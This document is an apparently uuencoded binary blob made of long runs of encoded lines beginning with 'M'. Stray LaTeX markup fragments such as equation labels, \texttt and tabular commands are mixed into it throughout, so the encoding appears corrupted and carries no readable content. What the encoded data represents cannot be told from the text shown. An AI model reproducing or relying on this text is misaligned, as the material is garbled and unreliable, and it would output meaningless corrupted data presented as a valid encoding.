MM^#Y^`5>@\$OWXMS`O?`BO`XOQC?Q\$ERPM_\$2W!8OPPOQ<GP=K\`!?8Q7X@\$X M`MZ*V^)M>#C>CC?@'?@WO!/G&<#YC-OCK_`80!MOQWOP+W@OSCCO>!\N@_?C $M.'P`K\8'\35\"\&<<9'P8-\5'\!3\-=;/'?Y8FI!_8UOP/>]S7V8_C]BTSOO?$ M/A_W_KOY*LOLS,G"WIGEUO6B_3SGV&:0_7M)W`8G&FS<'G?&\$?AC;',-=\2> $M(<Z^{<1}=<!7?*K7$W/!;'X!VX#QX]U'D-MKDQDN>.DXUR+H6/X5A\'"'OGOL$ M?!H6%W?`-A?Q=SC!:.=`?!YWQ#:)QK`N87]Q&VRS%E_%WTJ?>ZS[^XYJ^`;^ M.OX+G\8V[2<:0\&3L.^8?&*<T'X]'-LLGFR<G?X0SH%?XIPX^Q0WWQ?GI9^+ $M^{\ \ \ \ }=.\#_^3>;/3\#7VIW\DSCO-S2S!@?3?X""<[\#,WTQ"'T/>1?@$.I=\M??GI$ $\label{eq:monothnxag89l} $$MQN7HNXAG89L?9AC7H7\C+CC3S8S&N^B72)]$$REO$!>G_\'6Z,S^/>^'NL:*F$$$ M4_8:/U/">PXP8W,;OX??2#_D<^/*>":V^0W7P!F^L>O)[GP)/0EGNYD.N``> M(OT^7`3_*'W&.<;%<7%LLQB'X!W2!\SEV.+JV.9;7`G?D;[J/..J.!S;G,2U M\!^X+D[VA7\$]G!O7QV7Q![@Q;H9C<',\\$;?\$JW\$K?!JWQG_@-CCQ?.-PG`/; M],0=\,>X(YXM,S_B+O@1[HHS+W`S<;@'GHA]66C<&V;\$-NUP/SQ`^EQ+G#OC MC_\%8Z8_C<\?B.]\\$67&G^"ZV";3_\40!9/Q8=D9LLRXR7X-\%Z*]=P.N&S/PR^6 M>L]/9FR*+3?.C*N)VV&;*S@G]EOA^@8X/XX13Y:9N)7&Q61_?+EF]^?'HKD\ M<U;*FK/*.`/>A6W2KC;.B@MBF[XX%YXB_1V<'R==XQR`;79B?_R=]-G6&I?` MI; %OWW\$IO!N'X\$LRDVJ=<1E<")? %5<1ML4V^+XVKX*K8YCBNC7\50[W>S:S` MC?\$1Z5-N<-=@?FPS#[?"VZ1OLM\$X\$L=AFZ]P-#XO?<@FXQC<\$-N\N]FXKYW! $M-CFW\&^{+9}; &O^{AC}&'Z)EN-)^8\\31L,VB;\\70\\4[P'VR3=;OPYSHMM,NXP]$ M7H8#Q<VPS5R\&F_%:_`YF5FWTW@+/B5^BFU&[3+>C>=@FY1?&1_\$A;#-='P4 MKY6^UF[CDS@<V]S%WV"_/;)&X7-XL/3;\`_XE/0I]KK[L9S8IA6^BGM*OP9? MQ_NE3[K/W7?EP#8=\#T\5/HC^`]\5?I"^]T]6\$5L,PX_PXNEOXY?XM?2USV` $M[?=48)M-.!']*>DS'S1.1A^,;7K@M^G'2'\&IZ:_)7W0(>/T]/6PS4R<B7Z3$ M]`D.&V>CSXEMNN%<]..E/X[ST?^*\^.\1]Q,%UR8?H+TTXX;1]!OQ#;93AAW MI@_#OGD<:^>E+W#2.(Z^&K8YA/O3_RI]S"GCH?1SL4WR,\:3Z<MAF]5X.OT/ MTI?YQG@V?0=LLQ4OL//BUS)3]*QS7[ROF>GB[3+SRSGGH.^,%S'36-P7VRPZ M[_P&+V:FP/?.C;#-B!^<?\!+F'DASGO!S33^T?D+O)29W>*?92;E)>?F>!DS $\texttt{M?<2S9.;`3} \\ \texttt{ZI+QLO9R9`W`3;\#+GB?!RO8.:.^)VK;J;T->?)>"TS6\\ \texttt{179\&;O} \\$ MS\Y^OQCO8":KN`RVZ7/#>0<^S<PY\2.9V7S3.=DMXRO,%!\$WPC89;SNWP'>8 $MB1-/P;[YN\[A^{DS@\3S9}";1[\[OX]1^/"_Q')E9?]_Y"<[.3)H_G^.QS4UQ$ $\texttt{MV}) _ \& \texttt{A9AI} (1\texttt{Z*}; : \texttt{X^<"}[[\texttt{T\#B4F7}; \texttt{B"=BF_6/G9}; @\texttt{F,_0\$/\M,_6?.4W`K9E} : + \texttt{AV}) + \texttt{AV}$ $\begin{tabular}{ll} M3\C,DI?.S_``9K*\<JZ$;4Z\=L[\QG@\,V'B5MCFKB=Y0$,2&,]FIJFX+[8Y] \\ \end{tabular} \label{eq:m3C}$ MZ>><):'Q2F9*BUMCFW.)G',F-M[!3#EQ6VS3-ZGS*7R2F0?BK,G<3+ODSDOQ M16; VB:_)3-J4SN'X\$3-#Q`MEILT[SIOQ&V8NB/U2N9D^J9V/XG<2<IS%:=.X MF;_\$M=,:9V6FBW@RMFF=WGDC]F?F>_\$;F;F;P3B8/DM&UT?@TO3#Q`MEIDHF MYWFX-C, 'Q?=EYF9FYS)9C#]@II5X!/8]]ZS.Y;,91S'30MP?VX1D=QZ)NS.S M6/RUS/3/Z7P:#V/FH3AK+C?S31[G8GF-IS/35#P4^XY /N>D^8T7,U-\$W^C; $M1!=P_@JO9^:J.\&E!-Q-:R'D\WL/,60%W,C.]L/,M?(R9%$6<2V";V*+.!_`/$ $MS/PJ3NGO9HZ)LQ4S_H69N)([#MGBCN_QG\R4S#`N2G^UW];-+N$ZS,&H=C$ M\$:Z(]^-*^#6NC-\K:5P%Q^"J>#ZNAL_AZCA9L'\$-7`;7Q#UQ+;P!U\:/<!U< MI)1<RS@<#Y+^)H[`"4)<OP1WP7O\$UW%7_%KF:X1R?>&.XBG8Y@KNC5])WRC, $\label{eq:mnpot} $$MN\#_NB6V^QH/Q'>GKE38>CF.PS4T\P;>XN+X?GH+G2?\'GH[3E)5S'L_\&DZ3?$$ $\texttt{M} \setminus \texttt{QX?O_`5;\#.GG/$\&?!!OQ+]AFW'EC7?B)} > + \texttt{CV*9T$>._<!-Q=_P<?X)?X\&W8}$ MMV\UC`.X=_H)E\"/<"!.7=,X"!?&ON.,0^BO2S^VEG%Y^B78)F%MXRKTN;!-M#UR#?I)XI\RDJ&/L^]JUN"&VF8\$;T&\07Y"9VG7Y>\$'?0?P)MNE9W[BS[<5; ML\$W-!IRK=CO89D!#XX'T,\1[L4W71GR,H!^#;1[BD?2I&LLV\1CZF=)?:<)Y $M2/]"G+>IF^F-9]EC*WW$^WP<H1\B7H)M4C<S7DU?#-M,;,ZY2K\2VSQJ8;R=$ $M/O6'KN^*=]//DOXZWD^?J*5S"6PS`!^FGR[>+3-U6G'_1M\1VQS&9^FOB9.U$ $M=C,-\/?T7<039.9, &^?LX<:_,_.>N"VV&=_6^50\\@IG?Q:G:N9F[XJ#VQDG$ MN)\7QV*;L1UD^[@L,_?%:3JZF=O=G(O%&'=@IH:X([8YWMTY30_66&;\Q?6P M3;]>SOOP9&8NBSV]91WNX[P0KV+FD/@WF:G8SWD&WL',30%UF=G8W_DU/L1, MM@'.%;!-W	?_R8F6OBQ\$/^\WN)D*&N'X87XQG2?X>7X]_%:8:YF0MX`WXH $MSCQ<U@V\!8\7;\8[\4M\$.M^[MMI]TG\"J?TS/S(S*2B_QZGQN^,,$Z\#:^"T$ M>"!.A]?C]/@FSH`+CS3.B-OA=_%G.!.^B#/;^5'&67`TSHI7X&SX"LZ.W_W8 M.`>NA7/BP3@7_@K;9!IM7!"7Q#83L3]>(7W),<9!N#&VV8!#\3?2-QIK7!EW MPS;;<#5\2?S6../J.!^V&8CKX,^D3S3>N!'.+JZ\$&^-PW`0/Q4WQ?&R3>X)Q $M2UQ=W^?;[,.M\15Q@HEN)L<GQFUP.6PS^4?@+>(K,K/X4^<'N#=.,\DY!-N\$

M/]EY#?X(?RM^(3,KISH_Q_-PEFG.%;'-T<^<TTYG#<\$!XD;8IO7GSDOQ(WQ` M?\$-FSLYV+C['V'X-O*EX*+8I-,]Y&,[\$S!+Q*9GI.-_Y&"[\$S"-QW@5NYO>% MSE46&9=FIH/X\$VQ3::GS9[@=,]O\$5V3FPQ7.ZW!?9KX5/Y>9D:N<3^.IS/PF M3KW:S;P1UUYCO(R93N+QV+</:XUWT7^#;;*M,]Y+7T;<&MO<^=(Y=+WQ)68^ M\$`_`-L\$;G0?BY\S,\$&^3F8R;G<-Q>OO]_^)Y,E-SJ_-<',3,70\$MK!^;_M7' MMB7WY/.N;Y,R5?3\[/5\3Z`GF<>FJK<G.,23)-ZE68FMRWCRQ/L]3]%X5_!4 M8S_K;+=^._Y]U;?`C62?F_#1R;HI'V&L/_#DC7<S3TB\6W@JQ+LU*VMS]KD! $M^{?}[7,SM^X._0<Q1.4^{]}][BS'MHL^{B[V5/V,T[VL[?L9Q^4HUA?]]R}]$ $\texttt{M/PMP-} \ ?7F_', 9Y[_["?@6X_\ 3?LYP!/1/Q^]I?]'\&"!!\ 1^\#N).P7H('\ FM)$ $M[7?<^+;/^7"/[8_T?!*__1&R__9$6>+1L?ZP<AW%R'";(<?B$XY!XAWF^HSPO]$ $M_X?/-\LS]3/'OB]V<R^U-^!Y9S:8H*GBG[-DOV[7/9MSD\=^LO/,'QGN\I$ $M%W%\IG)\.N!I7'<Q^#//(Z_MN32=\T>/X6AFEGKT7&HEQW:&^$MWG/$4CO-&$ M3VR6OX_S!M]QQG*<-UK@K7*<MW'W9[W=DSO>.SU*XKW?4S;>!SRUXI_O)I[O M,KSY']>9^C[G\$T>:>T;O/J?T>:_7&[W;\9D[KO=\LVT]'O<U&?%B\5GQ6PF< M:XIGB>^(,_@Y5Q7'B&>(UXM/B'\3%T@HVQ1'BL>*YXIWB[]^:#]W.)G3_/V($\label{local_man_kx_df} $$MA^_KX_DF<KXO\#DYL'9/2>ZQ]\R^3)?0D>LOZ=;$YBGB_^2H3YG"4A/<DDVVGM$$$ M<^H4YO?Q61_ROK#OG+'NDMC/,_8'Z_O#4GJRITJ`MR\MY*FWRSKB409^EZC7 M_"[1__A[%3&_5_%2&.9WVRTK@_D=<\\;8'X759\$FF-\;]1]_KQ#F]PH5[XSY MG2]15S`_)[#H'<S/M1N`?3^_#MN?7_?N8\S/'VOV"O/SLB9C?A86/RO):WY6 MTI4TF)\C%%\$,\S-2.G;\$_%O._^M[LS'?FXW_Z^_-UN_AS/`-YGLO`RYCOO_-M<PWSO6?>KX%CO@:.[=?`]^W\$?.ZY>X=\3K'3^%^_GRUTIUE/\G,-UO-ZOB<? $\texttt{MTW}, \texttt{RWG4} \\ \texttt{Y}^{\prime} = \texttt{E-}_.9 \\ \texttt{/V!}) \\ \texttt{V.} \\ \texttt{FWD}^{\ast} \\ \texttt{QKNY}) \\ \texttt{S3} \\ \texttt{'WJJQ} \\ \texttt{+NUIVZ} \\ \texttt{VWB} \\ \texttt{:} \\ \texttt{8} \\ \texttt{+M&M} \\ \texttt{?1Z} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{MCS} \\ \texttt{.} \\ \texttt{MCS} \\ \texttt{$ M-,>AO2=KMHJ>+WCN[>3C:7L+'"%K::3GW7A'>0K%NX,G3-;`,K(&OI_-K8%M $\label{eq:mosz_final} $$ MO5Z_, [G/_UX\#__86[S'Y"/U[\#?SW&OC_MP;J6K>3:[P8U]J/7./^<HT7\FN] $$$ M:4ED37LGWJ7D?BE4[D5K>'K+VC4FWK7YFZOGK+W%N7=*L<LX@'NG'+B\$Y]\$ MW\$?-]#F?SR5VV<_7GGGWO_8N/D>3_=?/T1K(_K?Q9);M9)6U*%UVMQ;E\OK# M7<E]_O=:]+>_\ZT5S3)QZN\$VP?_]&O+DG?]^O0I.YMV?)-956_WWVTR>Y'^W M'I9.[-;#I[(>7LU3+'Y].R#K6[2L;X'#W?IV7]:WX;*^U?B']>VJK&\'97T; M)^M;-EG?(0]A?8N6]2U`UK?>LKZ-D?5MNJQ0661]VR'K6XRL;S-E?=LKZ]M1 $M6 = \&C7 \#KV^- - 6 - ^ZR/JV^W^YOG62]6VNK&]E97T[)>M;MX_<^O:X4$KS^0(^$ $\texttt{MYOU} \\ \texttt{H=TN[N6X?J,>)} \\ \texttt{XJ_E^N!_]-[.9Q?[NN*Q+LOUS_VMI7B7=137=:3FK*>] } \\ \texttt{XJ_E^N!_]-[.9Q?[NN*Q+LOUS_VMI7B7=137=:3FK*>] } \\ \texttt{XJ_E^N!_]-[.9Q[NN*Q+LOUS_VMI7B7=137=:3FK*>] } \\ \texttt{XJ_E^N!_]-[.9Q[NN*Q+LOUS_VMI7B7=137=:3FK*-[NN*Q+LOUS_VMI7B7=137=:3FK*-[NN*Q+LOUS_VMI7B7=137=:3FK*-[NN*Q+LOUS_VMI7B7=137=:3FK*-[NN*Q+$ $\texttt{M=/*^WW_G?Y"} (\texttt{GE'M>D5} \texttt{]>M>/,}) \\ \texttt{314Q`U=B(WMVB8GK} \texttt{$$Y6H7} \texttt{$$YFK25207M} \texttt{$$Q$}) \\ \texttt{314Q`U=B(WMVB8GK} \texttt{$$Y6H7} \texttt{$$YFK25207M} \texttt{$$YFK2520$ M'>, "*D5VBXZ)CNO5LUUD;,^\:G\$1/:-[Q?:,C@WHWBDVMDM\%392K5_W\\$_' MB(B@\(C8;MVCNT9%%O=\$Q_0JTZM0"?_`PN5Z\D?98D&!P:'!825#@L/*QC.T MK">B4[N>C`9Y1_FC;(FR@4'>1[K&QG3,]?>&2MI'2_[SAGK'Q\$5WC(F*C'^3 M8/LFP=X-:KS_53(T/KYW\R]O7,J^<:G_R1MWU1T-*5RN8EQ(<-F>N&R)O'EK MW8[;BD0V^*^[%"I;#OV7_0K\APW&=8KMV2M^&V%F&X\$A970BLL5*!H6&A)4U $\label{eq:m_Q} $$M_Q_^B_OM[2\36GSZH24*E6RE'?<CL6_@($ES\&"8=PZ7+188\%\&9?2=\F=3;0) $$$ $M-XO-1H-*>3?9H6ML.]^)$ \$Q1_Y@1['_5\$QO9NWS7*/E0R_J\$P\Q!'2Q\/CG\\ M,,@,F-.R:U0_GA`#WA<W+LQ[[G8MPYB_][P**AO=K5U'WW^7##**>T/9+>_+ MV[ADV3#=K+[K4!X.#-''_V7_PA@*XGGUB8V.M*WW,-L_/.'A[7M'=_5>@>%] MVH5W]5Y^]OKP'MXBYD_O0.78V*ZV]!W'8MYW*==T)Z[IJ#[%JG3O'A`=\$]&U M=V140%ROR.C8?WPH,JK#?WRL<G1,0/'B`5VCVP=X+^Z`;MX%H6_)H("2Q8.+ MK78]._XO]DB>UO_[10[E#</#.\;TCI`7,XRGQTOJ"8^.;=^[0YFFA8),&5<R $\texttt{M*+Q[KYYEO/\5Y'NY?:=G>\$1,K_C3DZ)]N[@H.^@?\$DS3H6O*5PZQ\#;>Y=C7}$ M>*]&*G,\S7OTM2%VZ][&>_3_+DL'4?;JUKU#3+MN?[^7H*!@>UU4KU6WFO=I M!)F#SWY[.G2/C00011?,4POYSU^0_G\$!O?IWCXKS'A7OTXR,[M"!MPKDR?/. M/; VBNT51EO9U) < T58 = J08 % \ ?1! _B[6-] & RC-KC \ ; 7[\$G17GSR \ e^OJ[4W^>5] MJT(8*V5>BIA8VYFUEA72XZHPQD*]8]VC(WU=Z;]WVE6!)9@SEW&WV,CX9\)3 M,:TK6>-XS#OK72#CHCBG35/R[^UJS<+&HV:>:\77VR?EK:5EJ>)!^^IP\.A# $M[='C2+DV[+]XV;R76V1L7_.BN7,X,,2/)S*__0F7--5FS5H7-7,A]J7TQSH$ M9K7J5V[0H"XM+R;/M:'60)[>/X+-5<##=10JX[R0/.YQ78CM@KQ=BZ;5Z.PK MR3%NZ`;#[&!ILW'>SE-7'N4EY&&/VWGW"E:OVZ!24U_)SIL_/`VUMCO/"\8[M8"!^GWC!^#/\$]W@H.^`>#XU_W-.P5OVFOC8L_BG7E;9T?-LP?F_Y8,&?@7_O $M^4=0!H)^{1}U&]20X>M+GIVG9.JX?]A[]R:$UF2!*V?LH^[8[4SD"0)2+8/D"0]$ M#P\/#X_[A4G65'(F.<DMOTL91/3>[Z-!AF\K/M-YPTGX73N\H>5LU'/.\$TH)

M,K>2VX"CE5!P@W1R\[>)_"C+DI.<7&&UZ[VX^D_=L23`4?L^=_)I-)Z"PV)Q M#J(V4,'[]\$+2&)S4?\$!BMI\$@;P,N"29JL"BR+:9*`Y"B&QDZF37>&"R6RU^J $M'?IM\$!)KIO'>6&R\#--Y8E3SYL](0ES)001Z9:((6"7P-6GH[IY^`3F(E=`+A)))$ $M<R@HMMKD(Q9;AQE#_1=E.QD*A](1&_J)P<8!>_WY9C+5W+!;\&02\$G`6W3+$ MLO="]FWPWHH%P(HSZ0PC1@PC&82<,60(\`=\P^+1`N@8M#=G`6AO^5>\]%AS M0+8"\AH->'0[H(<&W0GH@(UKAEG,5]%UCXZE3@`:OOBX[UY('BL?ZC/X9L!/ M34.A&&1R9]&M'#W%-WIL6 ,0!^.X%:O%:\$J0',@A6;.>,YP,2>?14886=A'4 MHQN&V^)CBU=<TV9A6GIB>7LFDY82I&D#=-"B"FV:<Z+5D-0])VW\$MUS0D9(; MGBS^YU/W^D*",_"Q:8B6D*C(B7AQ`-RD94E:.<0)L#>X4*SWXE2WP78\-A)K MZ5Y_S/`MQ*?OP54&R5MUC39\>&`(WD6U?#EM"JV1EG@I`)'!I`;75";*17;J M``T/!8/DW:"EM;/TXFRO%4GI^""A1K^KA+80'L*^)-1#]WV)07ATE/-?FDIN M-X*6+I'%HV/0%>&5Q/[[W>)?OZ'81B1I-%ZF<BQ6/QO3G6;(1LYJD''.>6LS $M: (9^U) - 5TH] 9/A6SF[1']J!_=9LY-S6RP=&=Q(?7?C&P_!LA'<X*,@^TM"$ $MPW[\script{SD*D@!(#)<33Z-\$0L@!3-61)+=.W6DKH#B711^[PTI!"+VXHU%GHR$^.}$ M*%X!;9JT(=!1\A=O`(=OT(8ESH2<#/[<OYLJMDE"[R8,@<Z1OW3TRC\$Q'/2' M\$*3<ED(/B9WAD&%1,PGB-.KFP\>T*/\VM9/\$BO?5F5`W!AW#GH=]"6:34Y,\ MD<6V\C349LBLG3LABZ>OI)E0)AB06NETCZ`IC<%'>3J,,\<WPG<L.@[LW5ZO M/YG<774GOZE;: `8/7"OF(?B^^WCK_/`4M"OHKIY<S/:S^BGU[Z<4!!\$)HL.< $MOCT!TU!, W, XP\2FY.*W, MD!.#PJ\/CWJ)KA:9P2O3%$D\=G9"6(A;0<;1[R3])$ M<?_2\$)P>^4N8`8=T3X:AD3%(.?O7_?&@Y]1PXVKWHR]R)Z;(']-UNEW.Q^EL $MX<N0%5T)G]U=II1'-Z0^C_3^<$0D]@0NZM53F"F10IV)(>7E.I"GI.;<HY$$ M.6ADRGK7[?70/06[%_VQEJ?MRA-WY^G4S9Z<THM(2=IG#G7I9GUV&:[M<9/E $M7V!#]3)43YR$)E/_:>R9S$]N+-$/):1Z^(@^X$,RC*X['(X^]R]$4"<A;)&H$ M//KD=)UN3WW^JNVKV>X[F*#ER7(QV<^V>R\DZD6+)=FK.-0YWT':*C9I/`!X $M^J^HB'W10QZ\E\#KY.TKM<[?2B(L!$-]3R27^!H!A!9"TX,F7R;1_==>]01A,$ MC<CUVM]#9)NYD87^%4#"V0HF.EL`^AJ@NA%XV!U?68'COZ?`9&YDD18&(\$VL M@HF.&X!6YMF+QCPZ__=^;VHEI]FUWRFY-DOK]NC^/]+YGD;K71[^0A9&!NMO MJ7B?18&%B59XCE71:/(=TTJLW*:\!!8`-.TWN`DV`&CI/EVAS5CE>.[HGUHY M5FQ;6B8.`'`DKS,3,0'@3H"BXZ99U\$SRSZD9*W6QK\$QZ`(BS>IV7P`\`EP6\$ MRS+MKZB71NV?6R]&:E-6PE0`7.*KO(2M`'A&H!I-:9CI0)QANSM?C=,?R]UR ML[:]^>3^+W7;DSNV8D_NL&EO<UCO<S3!FR2.<A31&XUAF(DFCA)`'*7!)QD> MWZ@<B'PW[O\^F`Q&UW>#Z\O1^*H[=7!6#ERC+8=JM>9U6IE<OXJ'(A_]%J.' M'3T\[%)*%U;O(\$S2E;/GS59(81F/N#RD"2MY\$&P:LYXW3K\N=_MTV]VFLU-? MCH:)Z25:[YQA?;09)U[MK+>M73_]E/+D:FQG>BRJ1[7("`9`?&50=#WM_S'-M5">+[ZUZ(JI+?^YM(]=1R;9FE`:B;A0&(C**`M&PZ@&36+V`:1EUX%]D57\R $\texttt{M}^X\&C0\&A*W>ZXII1^-;C+V>L1.3CDI4\&*P\#9-AVK,B+@(SJOC87RX"*VZ!V)$ M!M6N@;K_F:,:]0C4PJ#B&-3<H%H^^UE`Q;6VS^LIH&*?_=*@6ED)>D'89LU_ $M@'H)V$8"=O<44$E;4T]V1M7^*S WZ7J1+C*#VZF&DY?6UJS7O;E)2E?7<:TC$ M+DOM16V)66``)KDMK<Y<,`"]\$!!#1<LF90IL)W?]/WK]&VGRSCWU9-UJZIGJ MXI=K 9 S]&GOW%EOLTA?V&5.037&1"UMG,YIW^3(\!7(FZYE["X6VW2GBDDR M0[X^/-ZGVYO9=0:8HC=CU3;U8/VPV3[.!-10'37D>GQFS#]NUYQ>"P7WVF%. ${\tt M\&T\#F\$"J8F.0\&8\$J_BBLQ7\$;1-Z.!JX_Q)\$-U2U1=KK-L@*[NP=+B=MB94Y*W]}$ MBH!)\!%*4\76@4VTDU<2EE.9(JF'%"=WKO?_V+\3AH\,T2&X^CZT#UJE#2GC $M</-\8P(.2091^?4;2&;L\R)]J,G\B":._Z;$?SK,%CFQ11*F7(RP^>B>)0$ MB8)+.:OR`8@+@*1:;TO+WK9E[[Q#?)`E96_5_J;\$+\O>RLL>I#5%:^5U*<.C M<A8)Y``(Y#+F(7-0GB#M!KPX)DL0U0(D)%66.V&YZUZ[?]/I>'!^.^U+@X"Q M18PS/"PQ=?+V!>CN]]OE_<\$%,L=!3%EN^GV:`-DB6"5?U@;:M`%-49:QZ]O' $MW2^{-C-4-@.B}SW'_^3QSIV]FXK3J^{9S@&0&X68^'TP=/5P-^E+Q'!!(H:H)$ $M=K-=_EBNTJ\setminus E<: "\&82\setminus -(^=W:*1%=_0P+[_B)6+N%$"JLY2CE7&TD5EY'4?0$ M=CR8?BG6:[M#O:Z'Z?KK ML+D5=/DW1^<".670>I;*M](EPC45:`>QW3?)JM M%RO?%R6A_NU77]8K\ZKZ^9.;5_CJRL<\:YYB^%J21DAB"CZXNG&.<G3=Q7\$. $M^[WL]$ & .S, .F64F[Z\WZU^/FL\#NM?<AP@T6ZWB\?EG/?F=4\#X?')=8\";M<=\" M'X*Z7)UZ9.,#:JB6087.VB.3L.])(*8`@.?3I.%3&EW<3<?=WF\2 UZ-+OI9 M6FU\;1DKOB^%-L.H1C,DK57NGVZ[0_D[NG2X\>\#1M/PU[&N\$N.RNG/&]R.5 MIH\$FL*W0O4ZWL_GWY?KK%<&.EQ\3:Y_U'Q[<&&+Y(QVM5[].5:P/+F1L8WS5 MPNV]<.(_`22J>`>_6!8`#@'(K'%,1[_UKS/60.M"34<5.9EVI[F&\$C0TW7Q/ MUZ<>\$^*+IU^C]>@)\F5SV,IBQS(X?Z'(T!\K)/"R,@\$,P)S*JZQB.0\\$LT"4 $MT'G2@9N?F@XN!_VQFY"9?AJ)+K6,S`8GO\]6A_34(^I'4?99/L$04W=5^7DQ$ $MF-LP(+?8)9:\Z#6@&2[PYOIFB$='\GPB:U:UJ]^^_ZQ=,;D<-\][+]MQ#70$

M,=CID\RYI-N<1W44,9<2A_2&UBYV:[;G/3'BTG014)86`X\$958`Z>H&%(I5' M`!%SJ>T)_3]Z\&9:Z/]#!&RSLCXZ"ANC)+*K9HN5C9G-/`'\E?UV%/9+M8I: MXN-_4\Q-`!,'0@J6_:^-UD=#0.71P3AO5DLCELY^DU.Y%!6Q-GD5'@+.#U MW*'NLY`JK\$':+ZE03-P!B-F7,8A:`3!U956I<?#CT3`36R*6N(;?&1R'=&)N $M(AH]GI*M>, X7B]B+0&'\)RORI'@H`JFE+Q8ZQ;*B>+&9W0.0L*:40UP4`&&-$ MY\T+=M&_[-X.IW<7S&!Z:D=*=Y\$^S`ZK_<5LKCZQ@<UBF\6D^JV8=D\$>2%/! MOBP<`)&)3Y"+]'\$NKV1A@-'`]?P<;LY/!4#0]#2=+!8&@&8#/*ODE[(\$=\$M*S*(SP(@K,]8AZ6\HE.`8-BCS]<,ET`S>3IZ7F.=IL\$C6^#6W'`S),M%LW3F $M-P#P-LJIWY60^JH[_N(%U.\W6;IQ$?+C;/L+)56(\3*Q?HZ60"Z(4\DG\&@7))$ MPP!%5BPB;%P@M(2V7A7FVXA^EX?T#NU#^D*F*@,50>[(6LXD#@D`AY2Q#ZOX MDUK@/]G/OGJVZ9>; S&W)7\$**8U45N[B6G=![=F)2:N9XXC())?8DD7Y`+@A $\verb|M952E$D\,) \verb|M-!3Y0*33Q1,_G;/$'_Y]-R"VVZQ/4RDGWIC5AH4<'Q16_$GWJ($ MY.+7>O:XG/>^S;9?TVQ"7/1NB-T?L^5J=K]*<W*;:;!"8W=(8R#&=LPR3ZE? M;;1MCV#5Y[7-'\@\WK."26P,\`\<*%!SH[816#Y9YD=L=C9[.,I^F,+P^4_9. MDBAX2DL6#PF`AU1&,QJR*QN>\$</Q&X=>8XMA<]F9W"[ZD]YXX*08F[X#[J9F $M*KF^@SW1S,5BB^RB)]A:\#/C?LT`610Y(DZV0'7E6'S-9/Y</I">F_\J7$PP.$ $M: [<C;BMP7ALX$"1'#Y5\F2-GQB6D&$0G8;8$(`0;IM;N>L/N1!H[+<math>$'F=K`Q$) M]3G:!T;^E_&A#8_QNHJ5;+N\$IL?9GC[Y8&.OUH?@`]H>+FGZ'4VS=[B=\S:[MTWK-H\;ISH6W\WVZ<)&00]>5,]WMO\$.J1[8,W?7"B%]O6&Z7UT.Z3==.JGJL MA-EZ<;[Y.7#%VY_6M3#=PV*YO]FLEG/GE!/5P';Y=;D^K;?PQ^4:UMJ@\$:%J MC>:ONU=]:9A9%3#?L5R(2K02])=7:93]O-@\SMPW&]GO[FHYVYW&V<_/Z6KU $MVWKSO-::R/`R^^'4U9W/\7!)AA^L?\Q6;O30$@0?7W^7Y*?M#-';/#X=]DZB$ MCBNEE5R+QL9" `(9D108FR`"8%<E8W9!^-.W>#0=7@VENB&U.,M[,G&N_V6Q6 $\label{eq:mp^7C4MPQ>TU]7WZ]65>0&]Y;+]?+Q\/CY\U6YB<FZ9YU<'@8>\,S^UG-HVU9$ $M/B*'(.TW\C8MW1H$T[=U-$0TQ<IK/V^^$H>5,##$!D`@EK'>#4;.$=[J$HAG]$ M\'MG9&/BR#486HMV6G;^FOV)%0R^CQZY+GQ;P:']M'S\$3?2L=ZZ!6`8*FW^E MC(,...?]**0==+PJSA?3J8+800`+%\$KKT-0`\$B\$#2KN1XZ=WUR,T=?+\$M,5.= MCQ.OW?15WSG_7V\$5W.P+(+X"E>\F6:X80=KI,I1H:*?^\^5#6_::^\$T550+Z M8C\$\" \QYQN\:E(-)O\\BB\#]Z9_UQ]W<2S069[4:,O.]\\FBR6+\W86Z^\$\\$ M9+`G`R;D`(@K"V2I*P#B2F5403[VW?#,1<']NYONV'D%-628FC3U?J^G\$OA^ M6KS-UCMFQ=-?LSOA9K98N/:J>+KLMC/2I\UV[]JPZWZ^[W):%\$LBWP&=KS;S M[S3Q4+'!"QBJJ5K\B*6&C0,FK2P<+6W[L8NNEZG;R^'*,MP\FW5N2Y&%J:.] M!?W1]/-LNW;%_/-F;7;CFD/4U9K5&A%_"R"QYYO<K8R;(!2H:>OOJG\QZ);4 M7X?ZZ\V>9G.FP'"\$>&E<A_125);BU>U8?5IE%31I]86?N=EN]JET^:'^.\%D MC:B%(M;QKE[FDYLWN25P`B!"]NFL0FY&DX&Z%=@:N!5:&(7EX+TM4H[V=N?] M#E8!7E03\-B\$)X0MXL5OJZSB"`&8>ZCB:BH7QX9S?E^BFW'?J4"\!7A6V/-N MX:]P&9I/]DE<&1DB6)\$A\U_<31&S>IDFU6XCPIW]IWJ-8A,T%6CJ8U+=J#A2 M`R`^\TUN<:\$`N%"@NM%%51.,F"TT+<I8GQ&RRM"9D@40/_\$FM_@)`/P\$4-,(M:9L%1/\$/47R5NCERN\?-M@O%VF9QY"*1H?#P.KLAZVUR]0O`"=B*[FDE0/0 $\label{eq:mrn'/6_eg-z3jw[eyj=]$u7$} \texttt{WRN'/6_eg-z3jw[eyj=]$u7$} \texttt{WV<)"-XJWLN4H-A,i21$} \texttt{#89JV22!L&H`u7,$D3} \texttt{D3} \texttt{MRN'/6_eg-z3jw[eyj=]$u7$} \texttt{WV<)} \texttt{MNV} \texttt{$ M!J`)`^5-N.<VT\$VQJZFM@48+F6T-5\$MM77)B.QJ;N=6?-'``&OAKG%E+Y 13 MGL;9V=7(3?R==R>#WE&T!G==[*=]/MNE=LM36.!8.;0'20E+3J,TAJB]ABT: M^QD=J=BKA]V*H6,R&9@>"4,P/3?ZJBR15P2GN0#\$*;S%+#X!`)\`5\$=KDTGW M8]NW/>+#'=]-T_R177&%LG\$!JK4>#T)6Z+-;N"I"X1/?;JD;.6JE3OXBH]Z $M29FR!A`W\CJK\&`T`\Z5`S;)"G0]'O=^T4$V_C]?UEX-885M/08DG,MU(@+\LC)$ M[GVI^)"73B;!~3B0_3JK5"4~FWR~:F4%N>A.NUDY_,DROU-O](#;?KF!55&> MNUFL\$F0,,]?E'U,!\>U\E;)4<S+1#8!?!Y+1^=!-5>;&!99)R,O5<OW=B\@. M."7E)3#4T%V:O/:>F*M:?'21C'K)A-F2ZX_#?E\$@=LK%U[D5,[&ME+P3M(GM 